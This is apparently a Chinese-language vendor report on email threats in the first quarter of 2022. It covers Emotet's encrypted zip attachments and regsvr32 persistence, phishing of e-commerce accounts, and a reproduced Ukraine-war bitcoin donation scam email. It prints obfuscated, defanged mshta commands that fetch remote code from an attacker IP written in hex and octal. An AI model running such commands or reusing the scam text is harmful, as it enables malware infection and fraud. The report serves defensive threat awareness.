2022 守内安信息科技 & ASRC
第一季度邮件安全观察

ASRC

Spam Mail
Virus Mail
Malicious Mail

May 2022 released.

2022 第一季，所有企业都能明显感觉到的威胁邮件，即是 Emotet 的攻击。Emotet 的攻击，使用了各种藏匿及混淆的手段，用以躲避防毒及网安防护软件的检测，而其中最重要的一个手段就是压缩加密。在传输附件前先经过「压缩加密」，这在过去的用途，多半是为了保护保密文件在传输过程中，不被传递路径的中间人取得或窥探的防护手段；而现在，却经常成为恶意软件用以躲避信息安全软件检测的保护伞。在滥用情况日趋恶化的情况下，也开始迫使企业开始重新思考是否改变保密数据的传递方式，而直接将邮件内的加密压缩文件视为可疑或威胁的来源。


ASRC 研究中心与守内安，分享在这一季观察到的几个特殊邮件案例：

Emotet 再度现身，以加密恶意附件躲避防御侦测

虽然欧洲刑警组织（Europol）与其它 8 个国家的执法机构在 2021 年 1 月下旬，连手破获了 Emotet 僵尸网络，但新的 Emotet 服务器和恶意软件样本已于 2021/11/14 出现，并通过电子邮件大量散播。Emotet 的垃圾邮件攻击行动所携带于邮件里的恶意 Office 文件多为 xls、xlsx、xlsm、doc、docx、docm...等等，部分以 zip 加上密码的方式，躲避信息安全防御的侦测。当收件者不慎执行恶意 Office 文件内的宏，Office 文件内纪录的 URL 列表即会被尝试下载，扩展名可能为 .ocx 文档，但实为 DLL 的文档。接着使用 regsvr32.exe -s 指令，于收件者的 Windows 内执行 .ocx。
随后进行潜伏：将 .ocx 复制到用户目录下的「AppData\Local\随机目录名称」，并随机取名 xxxxxxx.yyy（x长度不定），再将该 .ocx 删除。执行 C:\Windows\system32\regsvr32.exe /s "C:\Users\用户名称AppData\Local\随机目录名称下的恶意文件，并通过 registry 设定开机执行。

较特别的是，用以隐匿恶意文件的连接，使用了多种手法躲避，例如：分别使用十六进制、八进制的方法，来存放远程服务器的 IP 地址，进而让 Emotet 下载第 2 阶段的恶意软件，现行的信息安全防护系统很可能无法察觉情况。

以下为一个示例：



使用十六进制搭配混淆手段，让许多 URI 格式的恶意指标侦测失灵


同一网址可表达为：

- 十进制格式: hxxp://185.7.214.7
- 十六进制格式: hxxp://0xb907d607
- 八进制格式: hxxp://0056.0151.0121.0114

以上格式，浏览器都可以解析。实际上在Office攻击文件中还搭配了混淆的手段，呈现为：

- cmd /c m^sh^t^a h^tt^p^:/^/[0x]b907d607/fer/fer.html
- cmd /c m^sh^t^a h^tt^p^:/^/0056[.]0151[.]0121[.]0114/c.html

这让许多URI格式的恶意指标侦测失灵。



以 zip 加上密码的方式，躲避信息安全防御工事的侦测

由于这一波的Emotet攻势，与2021第四季相比较，邮件中带有恶意Office文件的数量成长了近40%；邮件中带有恶意Zip文件，成长了近一倍。


针对电商账号的钓鱼攻击

在三月份，我们观察到针对特定电商的钓鱼邮件，这些钓鱼邮件主要诈骗的目标为电商平台的登入账号密码。在成功取得账户密码后，除了能利用电商进行一些虚假交易外，账号密码也可能被拿到其他的社群、电商、电子邮件登入入口尝试凭证填充 (Credential Stuffing) 攻击。钓鱼网站的域名都在近期申请，并利用三或四级域名并将电商品牌关键词包含在内，以获取收件人进一步的信任。

利用三或四级域名让收件者看到与电商相关的关键词从而放下戒心

利用俄乌战争话题的诈骗邮件

广受关注的时事新闻一直都是黑客爱用的工具。2022年2月24日爆发俄乌战争，从3月初开始有大量假借战争募捐的诈骗邮件四处流窜。与过去常见的419scam不同的地方是，诈骗邮件的内容提及由于战争的关系，银行已经无法正常运营，因此募集的是加密货币，以比特币为主。


From Ukraine Charity Home
Ukraine Charity (supp org) 添加联系人 2022/3/9 下午 03:37
收件人：Ukraine Charity;

Greetings from Kyiv (Ukraine) I'm writing you directly from an Orphanage here in Kyiv Seeking for a Financial Aid for the Kids because we are Unable to Access Our Banks here in Ukraine due to the Current Situation. Your Prayers and Support is all we need in This Trying Time and we hope we will Prevail knowing how the Whole World is Standing with Us against the Genocide Going on in our Land ,We Appreciate each and everyone of You who Supports the People of UKRAINE With Prayers and Financially. Even a little help may go a long way! The banking systems are shut down/not working, and we are currently still accepting Bitcoins donations. (1LcsbamA1KkAb4FnqrXfqK1uJYpxzw1v6Z) BITCOIN ADDRESS 1LcsbamA1KkAb4FnqrXfqK1uJYpxzw1v6Z Ukraine Charity is registered with the Charity Commission for England and Wales ?(Registration No. 1163036). supports@u om Postal Address: Mechnykova st., 4/1, office 18-?. Kyiv. Ukraine. 01133. https://www.u .org/projects.html Telephone: +3 2 56

大量假藉战争募款相关的诈骗邮件募集的是加密货币

日本政府与企业开始废除附件 ZIP 加密的传输方式

在日本已运行多年，以附件ZIP加密码的信息安全防护方式简称为PPAP。PPAP是由4个词所组成，Password付きzipファイルを送ります、Passwordを送ります、An号化、Protocol（プロトコル）。一般指将电子邮件携带的附件，通过ZIP加密压缩，再将可以解压缩的密码，通过另一封邮件发给对方解密。PPAP的使用有许多疑虑与弊端存在：加密文件与密码经常使用相同的通讯管道分次传输、长久使用固定密码以及加密文件直接遭到拦截并被暴力破解的情况等，都说明了PPAP的使用并不安全。去年底至今年第一季度，日本有多个大型企业集团直接废除PPAP的传输方式，并宣布接收外部邮件时，将会直接过滤带有密码的压缩文件，这个决定恰与Emotet的卷土重来大量滥发的时间点不谋而合。

附件 ZIP 加密传递保密数据，但对暴力破解束手无策

以压缩文件加密分享加密数据的方式虽然十分便利，但由于采用对称加密，因此加密数据就不容易抵挡暴力破解；再者，这样的机制缺乏个人化认证识别，无法在审核层面确保给出文件的对象以及查看文件的双方，究竟是保密数据亦或恶意攻击。

用于企业较安全的保密数据分享方式，还是要以非对称式加密为加密方法，再搭配身分验证及存取纪录才比较稳妥。例如利用守内安Mail SQR Expert 的邮件加解密功能，提供 S/MIME、PGP 公私钥设定，可通过政策设定需要签章/加密的信件条件。或整合第三方文件加解密系统至信件流，接收信件时，可自动将文件依各部门密钥加密后再发送，防止内部人员将文件再转送给其他部门；寄送信件时，也可依照签保密协议的厂商人员，自动将文件解密后再传送。

基础的邮件防御，无法对抗黑客日益精进的进阶攻击

为了达到入侵的目的，黑客攻击手法持续改进，发展出各种能够躲避防御机制、骗过人心的攻击。ASRC 研究中心观察，超过 90% 的黑客攻击以电子邮件为入侵通道，若企业只具备基础的邮件防御，已无法对抗黑客日益精进的进阶攻击。

守内安 SPAM SQR 除了以多层次过滤机制对抗入侵，其 ADM (Advanced Defense Module) 进阶防御机制，能自动解封装文件进行扫描，可发掘潜在代码、隐藏的逻辑路径及反编译代码，以用于进阶恶意软件比对。可进阶防御鱼叉式攻击、汇款诈骗、APT 攻击邮件、勒索病毒以及新型态攻击等邮件。

关于 ASRC 垃圾讯息研究中心

ASRC 垃圾讯息研究中心 (Asia Spam-message Research Center)，长期与守内安合作，致力于全球垃圾邮件、恶意邮件、网络攻击事件等相关研究事宜，并运用相关数据统计、调查、趋势分析、学术研究、跨业交流、研讨活动等方式，促成产官学界共同致力于净化因特网之电子邮件使用环境。

更多信息请参考 www.asrc-global.cn